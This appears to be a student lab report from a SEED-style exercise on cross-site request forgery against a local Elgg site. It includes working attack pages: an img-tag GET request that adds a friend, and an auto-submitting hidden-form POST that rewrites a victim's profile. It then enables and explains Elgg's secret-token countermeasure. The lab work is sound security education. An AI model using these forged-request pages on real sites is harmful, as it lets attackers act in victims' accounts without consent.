Task 2: CSRF Attack using GET Request

Using the HTTP Header Live Tool, Figure 1 shows what the legitimate Add-Friend HTTP GET request looks like when Alice adds Boby as a friend. The URL of Elgg's add-friend request as shown in Figure 1 also shows us Boby's UserID which is 43.

Figure 1: Legitimate Add-Friend HTTP GET Request

Without using JavaScript code to launch the attack and to make the attack successful as soon as Alice visits the web page without making any clicks on the page, the attack can be launched using the `img` tag which automatically triggers a HTTP GET request.

The malicious web page is completed as shown in Figure 2 and placed in the `/var/www/CSRF/Attacker` directory.

```
<!--task2_index.html-->
<html>
  <head>
    <title> Very Harmless Website </title>
  </head>
  <body>
    <h1> Harmless website, nothing to see here! </h1>
    <img src="http://www.csrflabelgg.com/action/friends
/add?friend=43" alt="image" width="1" height="1" />
  </body>
</html>
```

Figure 2: CSRF Attack using GET Request

The code of the malicious web page index.html is reflected in Figure 3. This webpage automatically loads upon Alice visiting the site, `csrflabattacker.com`.



Figure 3: Malicious Web Page

When Alice visits the site, `csrflabattacker.com`, the CSRF attack is launched immediately and successfully. We can see this from Figure 4 which shows a screenshot of the HTTP Header Live showing the "add friend" link, the referrer is from "`http://www.csrflabattacker.com`" instead of "`http://www.csrflabelgg.com/profile/boby`" as shown in Figure 1.



Figure 4: CSRF Attack Add Friend Request

Task 3: CSRF Attack using POST Request

The normal processing of editing Alice's profile requires that she presses a button "Edit profile" on her profile page and then complete the form that loads before pressing on the "Submit" button to edit her page.

The normal editing of Alice's profile appears as follows in the HTTP Header as shown in Figure 5 when she presses the "Edit profile" button which results in a HTTP GET request.



Figure 5: HTTP Header for GET Request for "Edit profile"

The normal editing of Alice's profile appears as follows in the HTTP Header as shown in Figure 6 when she presses the "Submit" button which results in a HTTP POST request, sending all the completed fields in the form. We can see that the referrer is `http://www.csrflabelgg.com/profile/alice/edit` as shown in Figure 6.



Figure 6: HTTP Header for POST Request for "Submit"

In order to modify Alice's profile using a CSRF attack, a HTML page that submits a form using a POST request can be created as shown in Figure 7 and placed in the `/var/www/CSRF/Attacker` directory. Following that, the JavaScript function creates a hidden form with the description entry as our text. The form will be automatically submitted, launching the POST request from the victim's browser to the edit-profile service at `http://www.csrflabelgg.com/action/profile/edit`, causing the message to be added to the victim's profile.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;

  // attacker fields
  fields += "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description' value='Boby is my Hero'>";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";

  // Append the form to the current page
  document.body.appendChild(p);

  // submit the form
  p.submit();
}

 window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Figure 7: CSRF Attack using POST Request

When Alice visits the site, `csrflabattacker.com`, the CSRF attack is launched immediately and successfully. We can see this from Figure 8 which shows a screenshot of the HTTP Header Live showing the profile edit link, the referrer is from "`http://www.csrflabattacker.com`" instead of "`http://www.csrflabelgg.com/profile/alice/edit`" as shown in Figure 6.

Figure 8: HTTP Header for POST Request upon loading of malicious web page

We also note that Alice immediately sees the change on her profile page, where her "About me" section now states, "Boby is my Hero" as shown in Figure 9.



Figure 9: Alice's Profile Page after the Attack

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Boby can solve this problem by visiting Alice's profile page source and look for her user ID. The code would look like the following, `page_owner = ("guid": 42, "type": "user", …)`, as shown in Figure 10.

Figure 10: Alice's Profile Page Source

Alternatively, Boby can also find Alice's ID by using the Web Developer Tool on her profile page as shown in Figure 11.

Figure 11: Alice's Profile Page Source (Web Developer)

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

No, Boby would not be able to successfully do so. The CSRF attack requires Boby to be aware of his victim's user ID and since each user has their own user ID, Boby will not be able to attack anyone who visits his malicious web page as the ID in his index.html file may not match that of his random victim.

Task 4: Implementing a countermeasure for `Elgg`

To turn on the countermeasure, I commented out the "`return true;`" statement in the `gatekeeper` function in the `ActionsService.php` file in the directory `/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg` as shown in Figure 12.



Figure 12: Turning on the Countermeasure

After turning on the counter measure and running the CSRF attack again, the CSRF attack was shown to be unsuccessful as shown in Figure 13, with the error appearing on Alice's profile page stating, "`Form is missing __token or __ts fields`".



Figure 13: Failed CSRF Attack

Using Firefox's HTTP inspection tool, we can see the `token` and `timestamp` in the HTTP request as shown in Figure 14.



Figure 14: HTTP Request Parameters

The server embeds a random secret value inside each web page. When a request is initiated from this page, the secret value is included with the request. The server checks this value to see whether a request is cross-site or not. Pages from a different origin will not be able to access the value and this I s guaranteed by browsers due to the same origin policy. The secret is randomly generated and is different for different users, so there is no way for the attackers to guess or find out this secret. The Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. Elgg then validates the generated token and timestamp to defend against the CSRF attack. If the tokens are not present or invalid, the user, or attacker in this case, will be redirected.

As such, the attacker cannot send these secret tokens in the CSRF attack and are prevented from finding out the secret tokens from the web page as cross-sites cannot obtain this secret token. Forged requests by cross-sites can be easily identified by the sever and the web page will not send the embedded secret token in their pages to the attacker. This prevents the CSRF attack from being successful.